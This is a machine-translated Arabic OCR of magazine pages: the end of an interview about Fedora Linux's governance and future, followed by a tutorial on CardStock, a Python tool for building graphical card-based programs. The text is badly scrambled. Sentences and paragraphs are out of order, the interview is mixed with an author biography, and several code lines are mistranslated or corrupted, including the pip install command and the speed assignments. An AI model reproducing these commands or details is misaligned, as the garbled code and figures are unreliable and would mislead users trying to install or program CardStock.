لفكرة معينة حول بيئة سطح المكتب أو مجموعة متماسكة من الأدوات
المساعدة والتطبيقات. في الواقع، غالبًا ما تكون هذه تيارات من التوزيع
"الأساسي" مثل Fe

LM:ماذا يمكنك أن تقول عن اتجاهات فيدورا المستقبلية؟

MM:في السنوات القليلة الماضية، شهدنا الكثير من النمو والاهتمام من
الجماهير الجديدة والأشخاص الجدد الذين يتوقون للمشاركة. ونحن نهدف
إلى مضاعفة عدد المساهمين لدينا في الداخل
دورا لينكس أو دبيان. نحن نرى ذلك
دورنا: إذا كان لديك شيء فريد ومثير للاهتمام وترغب في عرضه، فلن تحتاج إلى إعادة اختراع وبناء نظام التشغيل بالكامل. يمكنك فقط التركيز على الجزء الذي
دائمًا ما يكون مفاجئًا -فنحن لا نعرف ما الذي سيكون ساخنًا في عام
2030، لكننا نعلم أن مجتمعنا سيكون جاهزًا لأي شيء. نن

LM:كيف يتم حكم فيدورا؟

MM:هيئة القيادة والحوكمة رفيعة المستوى لدينا هي مجلس فيدورا. لدينا
مزيج من الأدوار المعينة (مثل أدواري)، والمقاعد المنتخبة على مستوى
المجتمع، والمناصب التي يتم ملؤها عن طريق اختيار فرق أخرى مختلفة.
إننا نتخذ القرارات من خلال عملية الإجماع، وهو ما يعني أن صوت كل فرد
يجب أن يُسمع –فنحن لا نتخذ قرارات بأغلبية الأصوات. نظرًا لأن فيدورا
كبيرة جدًا، فلدينا أيضًا الكثير من اللجان المختلفة. يتم اتخاذ القرارات الفنية
من قبل لجنة توجيهية منتخبة بالكامل، ولدينا هيئة مماثلة لجهود التوعية
ودعم المستخدمين والتسويق.

LM:تتمتع Fedoraبسمعة كونها مستخدمًا مبكرًا للتطبيقات والبرامج
الجديدة. فهل هذا هدف معلن؟ وكيف يؤثر على التنمية؟

معلومات

[1]مشروع فيدورا: https://www.fedoraproject.org/

[2]إف إس إف على فيدورا: https://www.gnu.org/
توزيعات/common-distros.en.html

مؤلف
بروس بيفيلد صحفي كمبيوتر وكاتب مستقل ومحرر متخصص في
البرمجيات الحرة والمفتوحة المصدر. بالإضافة إلى مشاريعه الكتابية، يقوم
أيضًا بتدريس دورات التعليم المباشر والإلكتروني. يكتب بروس في أوقات
فراغه عن فن الساحل الشمالي الغربي .brucebyfield.wordpress
(http://
والخيال على .https://prenticepieces.com/

LM:لقد تحدثنا عن الأشياء التي تجعل Fedoraرائعة، ولكن ما هي الأشياء التي قد تدفع المستخدم إلى اختيار Fedora؟

مم:
1.تم إنشاء نظام التشغيل الخاص بنا من خلال مجتمعات متنامية
وحدة المستخدمين والمساهمين. يمكن لأي شخص الانضمام واختيار المساهمة -لتحسين الأمر، أو للتواصل وتكوين صداقات، أو للمتعة فقط. المشاركة
لا تقتصر على مهندسي البرمجيات فحسب، بل نحتاج أيضًا إلى كتاب ومصممين وأشخاص يتمتعون بمهارات تنظيمية ومتصلين وفنانين وغيرهم.


حتى باستخدام Fedora Linuxفقط، فإنك تصبح جزءًا مهمًا من هذا الجهد التعاوني المشترك.
نوم. وهو أيضًا أحد مؤسسي Prentice Pieces، حيث يكتب عن الطبيعة

نريد أن نتأكد من أن برنامجنا
هي في الواقع عملية ومفيدة ومتاحة للجمهور العام، لذلك نحاول تجنب ما
يسمى بـ "حافة النزيف"، ولكننا نريد جلب كل الأفكار والعمل المذهلين إلى
عالم البرمجيات الحرة ومفتوحة المصدر بأكمله -و كل هذه الميزات –
للمستخدمين

بمجرد أن يكونوا جاهزين.
لقد وجدنا أن الإصدار لمدة ستة أشهر
الدورة هي وسيلة جيدة للقيام بذلك. إذا جعلناها أطول من ذلك،
القفزة

لا يمكن الوصول إليه. أو قد يتم إرسالها في شريحة مخصصة تنفذ خوارزميات
محددة. تتخذ ،FSFكما أفهمها، موقفًا مفاده أن هذا التكافؤ يجعل هذه
الأجهزة أكثر حرية. أنا حقا لا أعتقد ذلك. حقًا، هذا خط مرسوم من أجل
الملاءمة، ونحن ببساطة نختار رسم خطنا في مكان مختلف.)

Machine Translated by Google



يوفر CardStock بيئة تطوير بسيطة لإنشاء تطبيق رسومي لـ Python.

بقلم ماركو فيوريتي

عندما تريد استخدامها. بافتراض أنك قمت بحفظ برنامج CardStock الخاص بك باسم myprogram.cds، يمكنك تشغيل البرنامج عن طريق الكتابة

```
csviewer myprogram.cds
```

عند المطالبة أو تحديد csviewer باعتباره معالج ملفات sdc. في مدير الملفات أو بيئة سطح المكتب.

مصمم CardStock Stack

تعد برامج CardStocks، من الناحية المرئية والهيكلية، عبارة عن مجموعات من البطاقات التي يتم تشغيلها واحدة تلو الأخرى، ولكل منها واجهة مستخدم خاصة بها.

يمكن أن تحتوي كل حزمة على كائنات رسومية متعددة ورمز Python مخصص.

يمكنك إنشاء مجموعتك في المصمم (الشكل 2)، الواجهة الرسومية لـ CardStock. في المصمم، اللوحة اليسرى هي المكان الذي يمكنك فيه إضافة البطاقات وملء البطاقات بالكائنات. تستضيف اللوحة اليمنى محرر الخصائص (أعلى) ومحرر التعليمات البرمجية (أسفل)، حيث يمكنك رؤية وتحرير جميع خصائص الكائن الحالي.

في محرر الخصائص أعلى اليمين، الزر الموجود في أقصى اليسار في شريط الأدوات هو محدد الكائنات (يسمى أداة اليد في وثائق CardStock).

تثبيت CardStock

أسهل طريقة لتثبيت CardStock على أي توزيعة Linux تتضمن عملية من خطوتين. أولا، قم بتثبيت الليباسوند ومكتبات تطوير libwebkit2gtk من المستودع الأصلي للتوزيع الخاص بك. ثانيًا، قم بتثبيت CardStock باستخدام pip، مدير حزم Python. في Ubuntu 22.04، يبدو التثبيت كما يلي:

```
Sudo apt install libasound2-dev U
libwebkit2gtk-4.0-dev
pip3 تثبيت البطاقات
```

يحذر دليل CardStock من أن الخطوة الثانية، والتي تقوم أيضًا بتثبيت مجموعة أدوات wx Python الرسومية، "يمكن أن تستغرق وقتًا طويلاً جدًا للإنشاء". في حالتي، استغرق تثبيت wxPy حوالي 20 دقيقة على جهاز كمبيوتر مزود بوحدة المعالجة المركزية i5 التي تعمل بسرعة 1.6 جيجا هرتز و61 جيجا بايت من ذاكرة الوصول العشوائي.

عند الانتهاء من النقطة، وجدت اثنين إكس ملفات قابلة للقص تسمى Cardstock و cs viewer مثبتة في $HOME/.local/bin. يقوم ملف Cardstock، وهو بيئة التطوير الموضحة في الأشكال الخاصة بهذه المقالة، بحفظ برامج Cardstock الخاصة بك كملف واحد بامتداد sdc. . الملف الآخر، csviewer، هو المترجم الذي سيقوم بالفعل بتحميل وتنفيذ هذه الملفات

CardStock [1] عبارة عن منصة متعددة

أداة لتطوير البرمجيات مستوحاة من HyperCard من Apple.

يسهل التصميم البسيط لـ CardStock إلى حد كبير إنشاء برامج Py thon الرسومية التي يمكن تشغيلها إما على سطح المكتب أو عبر الإنترنت كتطبيق ويب (الشكل 1). يمكنك استخدام Card Stock لزيادة تطبيقاتك بالنصوص والرسومات والصور والأزرار وحقول إدخال النص وطرق عرض الويب. يمكنك أيضًا تشغيل الأصوات وإضافة قصاصات فنية.

أشرح في هذه المقالة كيفية تثبيت CardStock على نظام Linux، وكيفية عمله، وكيفية البدء.

الشكل 1: هذه الآلة الحاسبة هي مجرد واحدة من العديد من برامج CardStock التي يمكنك تشغيلها على www.cardstock.run.

Machine Translated by Google

الشكل 2: التكوين الافتراضي للمصمم، بالإضافة إلى العرض التوضيحي.

+يُظهر زر "إضافة حدث" في محرر التعليمات البرمجية جميع الأحداث التي تنطبق على هذا الكائن. بعد تحديد حدث ما، يمكنك إدخال الرمز الذي يصف ما يجب أن يحدث للكائن كلما حدث هذا الحدث.

في الشكل 3، قمت أولاً بالنقر على زر الصورة (الخامس من اليسار) لإضافة لقطة شاشة لمجلة Linux

الصفحة الرئيسية ثم تدويرها بمقدار 45درجة عكس اتجاه عقارب الساعة (كما هو موضح في - 315أي 360ناقص - 45لخاصية تدوير الصورة).


ثم قمت بالنقر فوق +إضافة حدث (لـ وصف أحداث CardStock الرئيسية، راجع مربع "أحداث CardStock"، وتم تحديد on_periodic، وإدراج الكود الذي يخبر الصورة بالتدوير 45درجة في اتجاه عقارب الساعة، حول مركزها، في كل مرة يحدث فيها الحدث (أي حوالي 30مرة في الثانية) . كما هو موضح في الشكل 3، يطالبك محرر التعليمات البرمجية بالأحداث التي يمكن تطبيقها على الكائن الحالي عبر قائمة السياق. يمكنك القيام بذلك في محرر كود المصمم (كما هو موضح في الشكلين 3و4، أسفل اليمين).

بالمقارنة مع البرامج الثقيلة مثل Emacs أو vi، أو Kate، فإن محرر CardStock أساسي جدًا. ومع ذلك، فهو يحتوي على جميع الوظائف الأساسية: باستخدام الماوس الرئيسي والإكمال التلقائي، وتمييز بناء الجملة، وتمييز الأخطاء، وتعبيرات Python العادية للعثور على النص واستبداله.

الأصفر (الشكل 4في محرر الخصائص. في محرر التعليمات البرمجية، قمت أيضًا بتعريف on_show_

حدث البطاقة (الذاتي) لإخبار عارض CardStock بالانتظار ثلاث ثوانٍ في كل مرة يتم فيها عرض البطاقة، ثم الانتقال تلقائيًا إلى البطاقة التالية. يقدم الشكل 4أيضًا ما قد يكون المتغير الأكثر انتشارًا في CardStock:

عندما تقوم بإنشاء كائن، أو تحديد كائن موجود، انقر فوق



الشكل 3: قمت بتعيين الخصائص الأولية لكل كائن في محرر الخصائص (أعلى اليمين). يتم التحكم في السلوك أثناء التنفيذ من خلال الأحداث المحددة في محرر التعليمات البرمجية (أسفل اليمين).

تتيح لك الأداة تحديد الكائنات وتغيير حجمها وسحبها وإفلاتها على البطاقة.

الأزرار الأخرى في خاصية edi

يضيف شريط أدوات Tor عناصر رسومية، ويمكن التحكم فيها جميعًا باستخدام كود Python. بالإضافة إلى الأشكال الهندسية الأساسية، يدعم Card Stock عدة أنواع من الأزرار القابلة للنقر بالإضافة إلى حقول إدخال النص وطرق عرض الويب (المزيد حول هذا لاحقًا) والصور والتسميات النصية. يتيح لك زر القلم الرصاص الموجود في المنتصف الرسم يدويًا.

بشكل عام، المصمم سهل جدًا يستخدم. وإلى أن تصل إلى البرمجة الفعلية، فإن إنشاء برامج باستخدام Card Stock يشبه إلى حد كبير إنشاء عرض شرائح باستخدام LibreOffice Impress أو برامج مشابهة. كافة الكائنات عبارة عن كتل من تعليمات برمجية برمجية، ولكن يمكنك إضافة كائنات إلى البطاقة ثم حذفها ونقلها وتغيير حجمها ومحاذاتها وتجميعها، على غرار شريحة الضغط الفوري. الفرق الرئيسي بين CardStock و Impress هو أن كل بطاقة وكائن يجب أن يكون له اسم فريد وذو معنى. إذا لم تقم بذلك، فسيقوم Card Stock بتعيين سلاسل غامضة لكل مكون، مما يجعل من الصعب توثيق مجموعتك وتصحيح الأخطاء.

يمكنك سحب وإسقاط الكائنات، والتغيير نمطها (على سبيل المثال، مع أو بدون حدود مرئية)، ثم قم بضبط موضعها بمقدار بكسل واحد أو أكثر في المرة الواحدة عن طريق تحريكها أثناء الضغط على مفتاحي Shift أو Alt.

إذا لزم الأمر، يمكنك أيضًا توزيع الكائنات في عدة طبقات متداخلة، باستثناء حقول النص وطرق عرض الويب، التي يجب أن تظل في الطبقة العليا.

محرر الكود

ما يجعل CardStock مفيدًا حقًا هو مدى سهولة إرفاقه بناءً على الحدث

Machine Translated by Google

يحرك الكائن من موضعه الحالي ويركزه عند الإحداثيات 400 و001 (بالبكسل) على بطاقة الكائن، ويستغرق ثلاث ثوانٍ لإكمال الإجراء.

```
object.animate_center(3, [400,100])
```

قد يتسبب حدث mouse_enter في تغيير البطاقة إلى اللون الأحمر عندما يدخل مؤشر الماوس إلى الكائن الحالي.

عند القيام بذلك، ضع في اعتبارك أن الرسوم المتحركة المختلفة تحدث في وقت واحد، بينما يتم تنفيذ الأوامر من نفس النوع بالتسلسل. لإنهاء كافة الحركات الخاصة بالكائن، استخدم الكائن.

حدث . stop_animating()

الشكل 5: يقوم عارض بطاقة CardStock بتنفيذ البرامج التي تم إنشاؤها باستخدام المصمم. لاحظ كيف تم تدوير لقطة الشاشة فيما يتعلق بموضعها الأولي.

أحداث البطاقات

يدعم CardStock الكثير من الأحداث. بعض الأحداث على مستوى المكدس. على سبيل المثال، on_resize() يجعل المكدس يعيد رسم نفسه عندما تقوم بتغيير حجم نافذته. تتضمن الأحداث الأخرى فقط بطاقات فردية أو كائنات فردية.

نظرًا لقيود المساحة، فقد قدمت بعض الأمثلة لكل فئة (للاطلاع على القائمة بأكملها، راجع الدليل المرجعي لـ CardStock [2]، المضمن في الويكي الرسمي [3]).

هناك طريقة أخرى لنقل الكائنات وهي سرعة الإشارة، بالبكسل في الثانية، على طول المحورين X وY لبطاقة الكائن. ينطبق الحدث on_setup () على كل من البطاقات والكائنات، يتيح لك تعيين القيمة الأولية لكل متغير متاح للمكدس أو الكائنات. أوصي باستخدام هذا الحدث لتجنب السلوك غير المتوقع.

وتعيين كلتا القيمتين على 0 عندما يجب أن يتوقف الكائن:

يصف الحدث on_show_card(self) ما يحدث بمجرد ظهور البطاقة (انظر الشكل 4 للحصول على مثال). نظيرتها، on_hide_card() تفعل العكس تمامًا.

```
كائن.سرعة=[03,0]
```

يحدث الحدث on_periodic() داخل كل كائن أو بطاقة، حوالي 30 مرة في الثانية (انظر الشكل 5). استخدم هذا الحدث لأي فحص أو رمز يجب تشغيله بشكل مستمر.

```
كائن.سرعة=[0,0]
```

الحدثان on_message() وbroadcast_message() يسمحان بالتواصل بين البطاقات والكائنات. يمكنك إرسال رسالة عامة إلى المكدس بأكمله باستخدام broadcast_message()، والتي ستنفذ التعليمات البرمجية التي تحتوي عليها. باستخدام on_message()، ينطبق الكود فقط على الكائن المرتبط به. يمكنك تسميتها، على سبيل المثال، عن طريق كتابة OBJECT_NAME.send_message() كما يوحي اسمها، broadcast_message() إف ينتقل إلى جميع المكونات الموجودة في المكدس.

يمكنك أيضًا تغيير السرعة على كل محور تلقائيًا عن طريق إضافة عبارات إلى حدث on_periodic() الخاص بالكائن كما يلي:

```
السرعة الذاتية 30 = -
```

في المستوى الأدنى، تصف on_click() ما يحدث عند النقر فوق كائن ما، بينما تعمل on_mouse_enter() و on_mouse_exit() و on_mouse_move() عندما يدخل المؤشر أو يغادر أو يتحرك داخل كائن دون النقر فوق أي زر. لإجراء شيء ما عند الضغط على زر الماوس الرئيسي داخل كائن ما، استخدم on_mouse_ اضغط () أو on_mouse_release ().

يمكن لـ CardStock أيضًا تشغيل التعليمات البرمجية استجابةً للضغطات على المفاتيح، باستخدام أحداث مثل on_key_ اضغط على (self، key_name) أو on_key_hold ()، مثل on_periodic، يتم استدعاء هذه الأحداث حوالي 30 مرة في الثانية، لكل مفتاح يظل مضغوطًا.

يمكن أيضًا تحريك خصائص الكائن الأخرى. على سبيل المثال، لتغيير خلفية البطاقة تدريجيًا خلال ثانيتين من لونها الحالي إلى اللون الأحمر، يمكنك استخدام ذلك


```
Card.animate_fill_color('أحمر'، 2)
```

لم تتفاعل أي من الأمثلة التي رأيناها حتى الآن مع الرسوم المتحركة. الكود التالي ينطبق على نفس الكائن الذي يقوم بتشغيل حدث الإيجار الحالي.

يمكنك التحكم في تنفيذ هذه الرسوم المتحركة أو أي رسوم


يسمح لك CardStock أيضًا بإرفاق الرسوم المتحركة بالكائنات وتحريكها بطريقة أكثر تعقيدًا. الامر ربط الأمر أعلاه بـ _on

ويبين الشكل 5 نتائج الكود من الشكلين 3 و4: البطاقة التي يتم تشغيلها في عارض CardStock هي




الشكل 4: يتعامل CardStock مع البطاقات والكائنات بنفس الطريقة: يمكنك تحديد خصائصها في محرر الخصائص وأحداثها في محرر التعليمات البرمجية.

Machine Translated by Google



الشكل :6يمكنك التحكم في كل معلمة تقريبًا لملصق نص .CardStock



الشكل :7حقل إدخال نص CardStock، موضوع أسفل التسمية المحددة في الشكل ،6مع القيمة الافتراضية.

إذا كنت مهتمًا بعملية النص

يمكنك استخدام CardStockلإنشاء نماذج إدخال البيانات. على الرغم من أن هذه الأشكال ليست جذابة بصريًا، إلا أنها عملية جدًا وسهلة التجميع (الشكلان 6و7).

عرض الويب

يتيح لك CardStockتضمين متصفح ويب أساسي في مجموعتك. باستخدام أيقونة الكرة الأرضية (الزر الرابع من اليسار في شريط أدوات محرر خصائص المصمم)، يمكنك إنشاء طريقة عرض ويب. يمكن لطريقة عرض الويب عرض الصفحات المحلية (أي كود HTMLالذي تقوم بتعيينه لخاصية (HTMLأو تحميل صفحة الويب الفعلية المحددة في خاصية URL(الشكل .8).

لا يمكن مقارنة عروض الويب مع Firefoxأو Chromeبسبب السرعة، ولكن تعمل عروض الويب كمتصفحات فعلية ويمكنها توسيع حالات استخدام برنامج CardStockبشكل كبير. في الشكل ،9على سبيل المثال، استخدمت وظيفة البحث في موقع مجلة Linuxفي حزمة CardStockالخاصة بي للبحث عن مقالاتي.

الشكل :9يمكن عرض صفحات الويب والتطبيقات الأساسية لمتصفح الإنترنت CardStockWebView في CardStock.

ولكن قبل التصدير، عليك أولاً

تحتاج إلى التأكد من أن التطبيق الخاص بك يعمل على النحو المنشود. للقيام بذلك، يمكنك التحقق مما إذا كانت المكدس الخاص بك يعمل في أي وقت عن طريق النقر فوق الزر "تشغيل المكدس" في شريط الأدوات أو اختيار نفس الخيار في القائمة "ملف". وبدلاً من ذلك، يمكنك تحديد Run From Current Cardوتشغيل المكدس من تلك النقطة.

إذا لزم الأمر، يمكنك حتى تقييد التصفح إلى مجالات معينة. يمكنك القيام بذلك عن طريق إدراج النطاقات بشكل صريح في خاصية . lal lowed_hostsاختياريًا، يمكنك تشغيل تعليمات JavaScriptالبرمجية التالية على صفحة الويب التي تقوم بتحميلها:

```
webview_1.run_java_script(U
"رمز جافا سكريبت الخاص بك هنا")
```

الاختبار والتصحيح

لتصحيح الأخطاء بالكامل، يؤدي تحديد Show Consoleفي القائمة إلى فتح وحدة التحكم حيث يمكنك إدخال أوامر Python والتحقق من كل شيء يحدث في مكدسك. تصديره كتطبيق سطح مكتب أو ويب عن طريق حفظ مكدسك بكل الصور والملفات الصوتية ووحدات Pythonالتي يحتاجها. بالنسبة لتطبيقات الويب، يقوم CardStockبتحميل برنامجك إلى www.cardstock.run. إذا لم يكن لديك حساب بالفعل، فيمكن أن يساعدك إنشاء حساب مجاني في إرفاق رسائل الخطأ بالإضافة إلى أي شخص تحميله في متصفحه URLفريد يمكن لأي شخص الخاص بك على عنوان واستخدام وظيفة . ()printفي الواقع، إذا كانت مجموعتك تحتوي على أي استدعاء للطباعة ،()فسوف تفتح وحدة التحكم من تلقاء نفسها عند استخدام الطباعة ()لأول مرة .

الخيار الأفضل هو استخدام المتغير المفتش وقائمة الأخطاء لـ vari القدرة والخطأ الرسائل، على التوالي. يوفر Variable Inspector(إظهار | إخفاء (Variablesعرضًا مدمجًا وتفاعليًا لجميع المتغيرات الموجودة في المكدس ويتيح لك تغييرها أثناء تشغيل المكدس.

تعرض قائمة الأخطاء، المتوفرة من قائمة "تعليمات"، كل خطأ على هيئة خطأ رابط قابل للنقر عليه

Machine Translated by Google

الاستنتاجات

تتشابه ملفات .sdc إلى حد كبير نصوص shellالنصية

الآن بعد أن تعرفت على الأساسيات، فإن الطريقة الأكثر فعالية لتعلم البرمجة باستخدام CardStock هي دراسة واختراق الأمثلة العديدة المتوفرة من قائمة ملف CardStock.

برسمه وتفعله. وهذا يعني أنه يمكنك نسخ أو لصق أو مزج أو حتى إنشاء برامج CardStock pro تلقائيًا عن طريق مطالبة برامج أخرى بكتابة ملفات .sdc.

في رأيي، الجزء الأكثر إثارة للاهتمام من CardStock هو أن الأقراص المضغوطة القابلة للتنفيذ

حتى مع تجاهل هذه الميزة، أوصي باستخدام CardStock باعتباره طريقة ممتعة وفعالة وموثقة جيدًا لبدء تعلم برمجة Python.

إذا قارنت جزء ملف .sdc الموضح في الشكل 10 مع الشكل 3، فسوف ترى على الفور أن ... المصدر الموضح في الشكل 10!

الصغيرة. نن

سطر التعليمات البرمجية الذي أنتجها. أخيرًا، مساعدة | يعرض كل الكود كل كود المكدس الخاص بك.

```
        },
        "childModels": [
          {
            "type": "image",
            "handlers": {
              "on_periodic":
  "self.rotation -= 45"
            },
            "properties": {
              "name": "image 1",
              "size": [
                222,
                242
              ],
              "position": [
                56.0,
                207.0
              ],
              "file": "/home/marco/
  linux-magazine-screenshot.png",
              "fit": "Contain",
              "rotation": 315.0,
              "xFlipped": false,
              "yFlipped": false
            }
          }
        ]
```

الشكل 10: يتوافق كود مصدر CardStock الموضح هنا مع إعدادات الصورة وتعريف الحدث الموضح في الشكل 3.

معلومات

[1] البطاقات:
https://github.com/benjie-git/CardStock

[2] مرجع البطاقات:
https://github.com/benjie-git/
كاردستوك / ويكي / مرجع

[3] ويكي كاردستوك:
https://github.com/benjie-git/
كارد ستوك / ويكي

مؤلف

